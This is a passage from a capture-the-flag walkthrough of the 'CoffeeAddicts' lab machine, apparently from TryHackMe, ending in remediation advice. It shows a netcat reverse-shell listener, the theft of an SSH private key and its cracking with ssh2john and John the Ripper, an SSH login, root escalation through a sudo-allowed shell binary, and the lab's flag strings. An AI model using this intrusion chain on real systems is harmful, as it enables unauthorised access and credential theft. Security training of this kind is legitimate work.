
After the plugin is activated, we start listening on our attack machine on the specified port using the netcat listener. While netcat is listening, we execute the modified script on the website from its URL.

```
nc -vlp 4444
```

```
coffeeaddicts.thm/wordpress/wp-content/plugins/akismet/index.php
```



We have the shell now. We confirm that we have “www-data” user level privileges and with further enumeration, we find out that there are two interesting directories in the home directory, one is the web admin “gus” and the other is the hacker who hacked this website before, called “badbyte”.



Privilege Escalation

Once we have the shell, we enumerate for more information on the users of this machine.

We have two files here, one is a “readme.txt” file which tells us that the user “gus” is not an admin anymore on this machine, because his website got hacked and other is a “user.txt” file which is actually a flag.


```
www-data@CoffeeAdicts:/home/gus$ ls
ls
readme.txt
user.txt
www-data@CoffeeAdicts:/home/gus$ cat readme.txt
cat readme.txt
hello, admin.

as you can see your site has been hacked, any attempt of fixing it is futile, as we removed you from the sudoers and we changed the root password.

~Nicolas Fritzges
```

```
www-data@CoffeeAdicts:/home/gus$ cat user.txt
cat user.txt
THM{s4v3_y0uR_Cr3d5_b0i}
```

Now we look into the “badbyte” directory which was created by the hacker.

```
www-data@CoffeeAdicts:/home/gus$ cd ../badbyte
cd ../badbyte
www-data@CoffeeAdicts:/home/badbyte$ ls
ls
www-data@CoffeeAdicts:/home/badbyte$ ls -la
ls -la
total 40
drwxr-xr-x 5 badbyte badbyte 4096 Apr 15  2021 .
drwxr-xr-x 4 root    root    4096 Apr  6  2021 ..
-rw------- 1 badbyte badbyte  336 Apr 15  2021 .bash_history
-rw-r--r-- 1 badbyte badbyte  220 Apr  6  2021 .bash_logout
-rw-r--r-- 1 badbyte badbyte 3771 Apr  6  2021 .bashrc
drwx------ 2 badbyte badbyte 4096 Apr  6  2021 .cache
drwx------ 3 badbyte badbyte 4096 Apr  6  2021 .gnupg
-rw------- 1 root    root     101 Apr 15  2021 .mysql_history
-rw-r--r-- 1 badbyte badbyte  807 Apr  6  2021 .profile
drwxr-xr-x 2 root    root    4096 Apr  6  2021 .ssh
www-data@CoffeeAdicts:/home/badbyte$ cd .ssh
cd .ssh
www-data@CoffeeAdicts:/home/badbyte/.ssh$ ls
ls
id_rsa
www-data@CoffeeAdicts:/home/badbyte/.ssh$ ls -la
ls -la
total 12
drwxr-xr-x 2 root    root    4096 Apr  6  2021 .
drwxr-xr-x 5 badbyte badbyte 4096 Apr 15  2021 ..
-rw-r--r-- 1 root    root    1766 Apr  6  2021 id_rsa
```


From the screenshot above, we can see that there is a SSH directory in the “badbyte” home folder. Inside that directory, we have an encrypted private key but no authorized_keys. Hence, we might not get access using the private key even if we decoded the passphrase used for encryption. However, we can try taking the key offline, convert it a hash and try to crack it. If we are able to get the password, we might be able to use it for login. So, we copy the contents of the “id_rsa” file to our attack machine and see if we are able to crack it.



We use a python tool called “ssh2john” to convert the key to a “hash” and then use “john the ripper” (a password cracking tool) to crack the “hash” using the “rockyou.txt”

wordlist.

```
# create hash
wget https://raw.githubusercontent.com/openwall/john/bleeding-jumbo/run/ssh2john.py
python3 ssh2john.py id_rsa | tee hash
john hash --wordlist=rockyou.txt
```



We are able to crack the user “badbyte’s” password. We try logging in to the webserver using SSH and we are in!! Hurray!!!

```
ssh badbyte@192.168.1.12
```

```
┌──(kali㉿kali)-[~/rsakeytohash]
└─$ ssh badbyte@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:BWCczj8AdNhb8SBbp5fPUKT8SekaWiJXGqMl+3+pLy0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.
badbyte@192.168.1.12's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-140-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Apr 30 01:32:46 AKDT 2023

  System load:  0.0               Processes:             106
  Usage of /:   37.8% of 7.81GB   Users logged in:       0
  Memory usage: 41%               IP address for enp0s3: 192.168.1.12
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

244 packages can be updated.
209 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Thu Apr 15 15:56:55 2021 from 192.168.0.6
badbyte@CoffeeAdicts:~$ ls
badbyte@CoffeeAdicts:~$ whoami
badbyte
```

Now that we got access to user “badbyte” and have the password as well, we check their sudo permissions.


```
sudo -l
```

```
badbyte@CoffeeAdicts:~$ sudo -l
[sudo] password for badbyte:
Matching Defaults entries for badbyte on CoffeeAdicts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User badbyte may run the following commands on CoffeeAdicts:
    (root) /opt/BadByte/shell
```

We observe that there’s a binary that can be run as “root” by this user. We do further enumeration and find out that its a shell script written in cplusplus, most likely used by

the hacker to get “root” privileges. The program takes input and stores it in a variable command. Then, it adds the null character at the end of the string and copies it to a new array of characters cstr. Lastly, it’s executing it. Hence, we can execute any commands using this function. We execute the binary using sudo and we are “root”.

```
sudo /opt/BadByte/shell
```



Since there is an infinite while loop running, we need to preserve this shell and spawn a new shell using the “bash” command which has the “root” privileges now.

```
BadByte # bash
root@CoffeeAdicts:/opt/BadByte# whoami
root
```

Finally, we are able to access the /root directory and we can access the “root.txt” flag there.

```
root@CoffeeAdicts:/opt/BadByte# cd /root/
root@CoffeeAdicts:/root# ls
root.txt
root@CoffeeAdicts:/root# ls -la
total 36
drwx------  3 root root 4096 Apr  6  2021 .
drwxr-xr-x 23 root root 4096 Apr  6  2021 ..
-rw-------  1 root root 1071 Apr  6  2021 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 Apr  6  2021 .local
-rw-------  1 root root  142 Apr  6  2021 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root   20 Apr  6  2021 .python_history
-rw-r--r--  1 root root   25 Apr  6  2021 root.txt
root@CoffeeAdicts:/root# cat root.txt
THM{im_the_shell_master}
```

Suggested Remediations

There are a few remediations we can recommend to make this website more secure.

Firstly, the web administrator needed to be much more careful with his security hygiene. As we saw above that the web admin gave out his wordpress login in a blog post, this is an extremely bad practice. By doing this the web admin is actually inviting malicious users to hack into his website.

Secondly, the password should be a strong one. A nice combination of lowercase letters, uppercase letters, symbols and numbers in the form a easy to remember paraphrase is a good practice or a password manager can also be used to generate a strong password and save it.

Thirdly, the web admin should keep his wordpress site up to date along with the themes and plugins. Having outdated applications is one surefire way to get your website hacked. Also, there should be an application of “principle of least privilege” within the website. In this particular case, the web admin’s account got hacked but it was also because the web admin was using the same account for writing blog posts. There should be different accounts for different roles with least required privileges so even if a lower privilege account gets compromised, the hacker is unable to execute any malicious code on the website contrary to what we saw in this scenario.

Fourthly, a great security practice would be to have hardened file permissions in place. So, even if the web server gets compromised and a hacker gets access to the system, they cannot execute any malicious scripts in the server to escalate privileges. We observed in this particular scenario that the hacker “badbyte” after getting access to the system compiled a malicious cplusplus script which enabled them to get “root” access on the system, this would be much difficult if the server admin had put rigid file permission policies in place.

Finally, one more thing the server administrator can do is to place things like an IDS to monitor the web server traffic. So, in case of a potential attack, the server administrator is alerted and can take appropriate measures.